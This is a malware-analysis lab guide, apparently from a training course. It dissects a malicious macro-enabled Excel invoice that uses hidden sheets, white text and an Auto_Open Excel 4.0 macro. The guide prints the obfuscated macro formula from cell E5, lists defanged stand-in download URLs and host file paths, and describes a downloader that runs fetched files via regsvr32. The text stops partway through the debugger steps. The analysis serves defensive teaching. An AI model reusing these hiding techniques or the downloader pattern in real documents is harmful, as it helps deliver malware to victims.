Malicious Documents Analysis Lab Guide

invoice1486

Lab Solutions

What type of file is this? How do you know?

The first two bytes of the file are `50 4B` ("PK") which indicates it is a ZIP archive. The file's unzipped contents contain a `xl` directory, which indicates the file is an OOXML Excel document.

What is the document extension type? How do you know?

The `ContentType` for the main workbook document part is `application/vnd.ms-excel.sheet.macroEnabled.main+xml`, which indicates that the document is a macro-enabled document (`.xlsm`).

Are there any macros present in the document?

Yes, `[Content_Types].xml` identifies the presence of a `/xl/macrosheets directory` and several macro sheets. `docProps/app.xml` also indicates that Excel 4.0 Macros are in use.

List all the sheets in the document.

In addition to the initially visible worksheet "`Sheet`", `/xl/workbook.xml` lists five hidden sheets: "`Fefwq1`", "`Sbrrrrww1`", "`LLELFLLEF`", "`Bt1`", and "`Bt2`".

Identify the entrypoint of the macros.

`/xml/workbook.xml` contains a `definedName` entry `<definedName name="_xlnm.Auto_Open">LLELFLLEF!$E$1 </definedName>` which indicates that the `Auto_Open` label is set to `LLELFLLEF!E1`. This is the Excel 4.0 macro entrypoint that is executed when the user clicks "*Enable Content*".

Open the document and locate the sheet containing the macro entrypoint.

What is hidden in this sheet?

Once we unhide the sheet `LLELFLLEF`, we notice that the column E has been minimized. Once the column is expanded, there aren't any macros immediately visible. Looking at the corresponding macro sheet part `/xl/macrosheets/intlsheet1.xml` for sheet `LLELFLLEF`, we see that there is an entry for cell `E5` under the `<sheetData>` list. Locating cell `E5` in the Excel UI, we see that the text color has been set to white against the white background to make it invisible.

Use the macro debugger to deobfuscate the macros. What Windows APIs are invoked?

After deleting the `Auto_Open` label via the *Name Manager* and clicking "*Enable Content*", we can enter single step mode. Using the debugger's Evaluate function repeatedly on the obfuscated macros in cell `E5` reveals that it is unpacking additional macros into cells `E14`, `E16`, `E18`, `E20`, `E22`, `E24`, and `E26`.

What are the network-based indicators?

`hxxp://totally.legit.mandiant[.]com/igXaEtFzqP/hn.png`,
`hxxp://c2.mandiant[.]com/xCMg4nC0mKOL/hn.png`,
`hxxp://evil.mandiant[.]com/ZDfDM0bmv5/hn.png`

What are the host-based indicators?

`C:\Watdan\sxs1.ocx`, `C:\Watdan\sxs2.ocx`, `C:\Watdan\sxs3.ocx`

Summarize the functionality of the malware.

It is a downloader. It downloads a file from each of the listed domains and invokes each of the downloaded file's `DllRegisterServer` export via `regsvr32`.

Lab Walkthrough

What type of file is this? How do you know?

Open the file in 010 Editor. The first two bytes of the file are `50 4B` ("PK") which indicates it is a ZIP archive. Decompress the archive using 7-Zip. The file's unzipped contents contain a `xl` directory, which indicates the file is an OOXML Excel document.

What is the document extension type? How do you know?

Right-click on the file `[Content_Types].xml` and select *Open with Code*. Now open *CyberChef* and paste the file contents into the input panel. Activate the operation *XML Beautify*. Copy the contents of the output window and paste them back into the original file in *VS Code*. This modifies the XML to include spacing to make it more human readable. *VS Code* applies syntax highlighting to make interpretation easier.

The `ContentType` for the main workbook document part is `application/vnd.ms-excel.sheet.macroEnabled.main+xml`, which indicates that the document is a macro-enabled document (`.xlsm`).

Are there any macros present in the document?

Consider your beautified copy of `[Content_Types].xml`.

C: > Users > user > Desktop > Labs > 03 - invoice1486 > [Content_Types].xml

```
1  <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2  <Types
3      xmlns="http://schemas.openxmlformats.org/package/2006/content-types">
4      <Default Extension="bin" ContentType="application/vnd.openxmlformats-officedocument.spreadsheetml.printerSettings"/>
5      <Default Extension="rels" ContentType="application/vnd.openxmlformats-package.relationships+xml"/>
6      <Default Extension="xml" ContentType="application/xml"/>
7      <Default Extension="jpg" ContentType="image/jpeg"/>
8      <Override PartName="/xl/workbook.xml" ContentType="application/vnd.ms-excel.sheet.macroEnabled.main+xml"/>
9      <Override PartName="/xl/worksheets/sheet1.xml" ContentType="application/vnd.openxmlformats-officedocument.spreadsheetml.worksheet+xml"/>
10     <Override PartName="/xl/worksheets/sheet2.xml" ContentType="application/vnd.openxmlformats-officedocument.spreadsheetml.worksheet+xml"/>
11     <Override PartName="/xl/worksheets/sheet3.xml" ContentType="application/vnd.openxmlformats-officedocument.spreadsheetml.worksheet+xml"/>
12     <Override PartName="/xl/macrosheets/intlsheet1.xml" ContentType="application/vnd.ms-excel.intlmacrosheet+xml"/>
13     <Override PartName="/xl/macrosheets/sheet1.xml" ContentType="application/vnd.ms-excel.macrosheet+xml"/>
14     <Override PartName="/xl/macrosheets/sheet2.xml" ContentType="application/vnd.ms-excel.macrosheet+xml"/>
15     <Override PartName="/xl/theme/theme1.xml" ContentType="application/vnd.openxmlformats-officedocument.theme+xml"/>
16     <Override PartName="/xl/styles.xml" ContentType="application/vnd.openxmlformats-officedocument.spreadsheetml.styles+xml"/>
17     <Override PartName="/xl/sharedStrings.xml" ContentType="application/vnd.openxmlformats-officedocument.spreadsheetml.sharedStrings+xml"/>
18     <Override PartName="/xl/drawings/drawing1.xml" ContentType="application/vnd.openxmlformats-officedocument.drawing+xml"/>
19     <Override PartName="/xl/calcChain.xml" ContentType="application/vnd.openxmlformats-officedocument.spreadsheetml.calcChain+xml"/>
20     <Override PartName="/docProps/core.xml" ContentType="application/vnd.openxmlformats-package.core-properties+xml"/>
21     <Override PartName="/docProps/app.xml" ContentType="application/vnd.openxmlformats-officedocument.extended-properties+xml"/>
22 </Types>
```

Figure 1: [Content_Types].xml indicates macros are present

Lines 12, 13, and 14 refer to `/xl/macrosheets/` which indicates the presence of macros. `docProps/app.xml` also indicates that Excel 4.0 Macros are in use.

```
<vt:variant>
    <vt:lpstr>Excel 4.0 Macros</vt:lpstr>
</vt:variant>
```

Figure 2: docProps/app.xml also indicates the presence of macros

List all the sheets in the document.

Open the document in Excel. Do not enable macros. Navigate to the sheets tab on the bottom left. There is only one visible sheet, named Sheet. Right-click on the Sheet tab and select Unhide. A list of hidden sheets is presented.



Figure 3: Hidden sheets dialogue

Unhide any sheet then repeat the process of each hidden sheet. There are now six sheets.



Figure 4: All sheets, now visible

The sheet names are also listed in `/xl/workbook.xml` There are six total sheets: `Sheet`, `Fefwq1`, `Sbrrrrww1`, `LLELFLLEF`, `Bt1`, and `Bt2`.

Identify the entrypoint of the macros.

Navigate to the Formulas tab and select the Name Manager.



Figure 5: Name Manager lists special cells

There is only one defined name - `Auto_Open`. This refers to `LLELFLLEF!$E$1` which means sheet `LLELFLLEF`, cell `E1`. That is the entry point. `Additionally`, `/xml/workbook.xml` contains a `definedName` entry `<definedName name="_xlnm.Auto_Open">LLELFLLEF!$E$1 </definedName>` which indicates that the `Auto_Open` label is set to sheet `LLELFLLEF`, cell `E1`.

Open the document and locate the sheet containing the macro entrypoint. What is hidden in this sheet?

Examine sheet `LLELFLLEF`.



Figure 6: E column appears to be missing

Select the box with a gray arrow between the A and 1 to highlight all cells in the sheet. Change the text color to black.



Figure 7: Highlight all cells and change text color

The E column is reduced in size to hide it from casual observance. Expand the column. The text is now visible. Select cell E5 so the full contents are listed in the input bar.



Figure 8: When cell E5 is selected, the cells modified by its formula are colored

The entrypoint is E1. Executed proceeds down the column. Since E1 through E4 are empty, E5 is executed first. E5 contains a large formula that builds formulas in other cells. The colored cells indicate where the new formulas are to be placed.

The actual cell value is:

```
=FORMULA()=FORMULA('Bt1'!C12,'Bt2'!B17)=FORMULA()=FORMULA('Bt2'!G6,'Bt1'!I3)=FORMULA(
Fefwq1!L24&Fefwq1!L26&Fefwq1!L27&Fefwq1!L28&Fefwq1!L28&Sbrrrrww1!D7&'Bt1'!I3&Sbrrrrww
1!B15&'Bt1'!I3&Sbrrrrww1!E2&'Bt1'!I3&Sbrrrrww1!F13&'Bt1'!I3&Sbrrrrww1!G5&Fefwq1!O3&Fe
fwq1!H24&Sbrrrrww1!J3&Fefwq1!F24&Sbrrrrww1!R2,E14)=FORMULA(Fefwq1!L24&Fefwq1!L26&Fefw
q1!L27&Fefwq1!L28&Fefwq1!L28&Sbrrrrww1!C10&'Bt1'!I3&Sbrrrrww1!H8&Fefwq1!R17&Fefwq1!I3
&Fefwq1!B11&Fefwq1!E2&Fefwq1!R17&Fefwq1!T9&Fefwq1!M8&Fefwq1!T4&Fefwq1!R17&Sbrrrrww1!P
13&'Bt2'!B17&Sbrrrrww1!J12&Sbrrrrww1!M4&Sbrrrrww1!N11&Sbrrrrww1!G19&Fefwq1!O3&Fefwq1!
H24&Sbrrrrww1!J3&Fefwq1!H26&Sbrrrrww1!N7&Sbrrrrww1!T6&Fefwq1!L31,E16)=FORMULA(Fefwq1!
L24&Fefwq1!G8&Fefwq1!F4&Fefwq1!G8&Fefwq1!O3&Fefwq1!L30&Fefwq1!F24&'Bt1'!I3&Fefwq1!F10
&Fefwq1!C16&Fefwq1!O18&Fefwq1!B3&Fefwq1!A4&Fefwq1!Q1&Fefwq1!S5&Fefwq1!F28&Fefwq1!O3&F
efwq1!H24&Sbrrrrww1!J3&Fefwq1!H26&Sbrrrrww1!N7&Fefwq1!L31,E18)=FORMULA(Fefwq1!L24&Fef
wq1!L26&Fefwq1!L27&Fefwq1!L28&Fefwq1!L28&Sbrrrrww1!C10&'Bt1'!I3&Sbrrrrww1!H8&Fefwq1!R
17&Fefwq1!I3&Fefwq1!B11&Fefwq1!E2&Fefwq1!R17&Fefwq1!T9&Fefwq1!M8&Fefwq1!T4&Fefwq1!R17
&Sbrrrrww1!P13&'Bt2'!B17&Sbrrrrww1!J12&Sbrrrrww1!M4&Sbrrrrww1!N11&Sbrrrrww1!H21&Fefwq
1!O3&Fefwq1!H24&Sbrrrrww1!J3&Fefwq1!H26&Sbrrrrww1!S15&Sbrrrrww1!T6&Fefwq1!L31,E20)=FO
RMULA(Fefwq1!L24&Fefwq1!G8&Fefwq1!F4&Fefwq1!G8&Fefwq1!O3&Fefwq1!L30&Fefwq1!F24&'Bt1'!
I3&Fefwq1!F10&Fefwq1!C16&Fefwq1!O18&Fefwq1!B3&Fefwq1!A4&Fefwq1!Q1&Fefwq1!S5&Fefwq1!F2
8&Fefwq1!O3&Fefwq1!H24&Sbrrrrww1!J3&Fefwq1!H26&Sbrrrrww1!S15&Fefwq1!L31,E22)=FORMULA(
Fefwq1!L24&Fefwq1!L26&Fefwq1!L27&Fefwq1!L28&Fefwq1!L28&Sbrrrrww1!C10&'Bt1'!I3&Sbrrrrw
w1!H8&Fefwq1!R17&Fefwq1!I3&Fefwq1!B11&Fefwq1!E2&Fefwq1!R17&Fefwq1!T9&Fefwq1!M8&Fefwq1
!T4&Fefwq1!R17&Sbrrrrww1!P13&'Bt2'!B17&Sbrrrrww1!J12&Sbrrrrww1!M4&Sbrrrrww1!N11&Sbrrr
rww1!I18&Fefwq1!O3&Fefwq1!H24&Sbrrrrww1!J3&Fefwq1!H26&Sbrrrrww1!A5&Sbrrrrww1!T6&Fefwq
1!L31,E24)=FORMULA(Fefwq1!L24&Fefwq1!G8&Fefwq1!F4&Fefwq1!G8&Fefwq1!O3&Fefwq1!L30&Fefw
q1!F24&'Bt1'!I3&Fefwq1!F10&Fefwq1!C16&Fefwq1!O18&Fefwq1!B3&Fefwq1!A4&Fefwq1!Q1&Fefwq1
!S5&Fefwq1!F28&Fefwq1!O3&Fefwq1!H24&Sbrrrrww1!J3&Fefwq1!H26&Sbrrrrww1!A5&Fefwq1!L31,E
26)=FORMULA(Fefwq1!L24&Fefwq1!R27&Fefwq1!S30&Fefwq1!P25&Fefwq1!Q32&Fefwq1!R27&Fefwq1!
S26&Fefwq1!L30&Fefwq1!L31,E36)
```


Use the macro debugger to deobfuscate the macros. What Windows APIs are invoked?

First, navigate to *Formulas - Name Manager* and delete the *Auto_Open* label. This disables the entry point, giving you greater control over execution.

Next, enable macros by clicking "*Enable Content*".

Next, right-click on cell E5 and select *Run*.

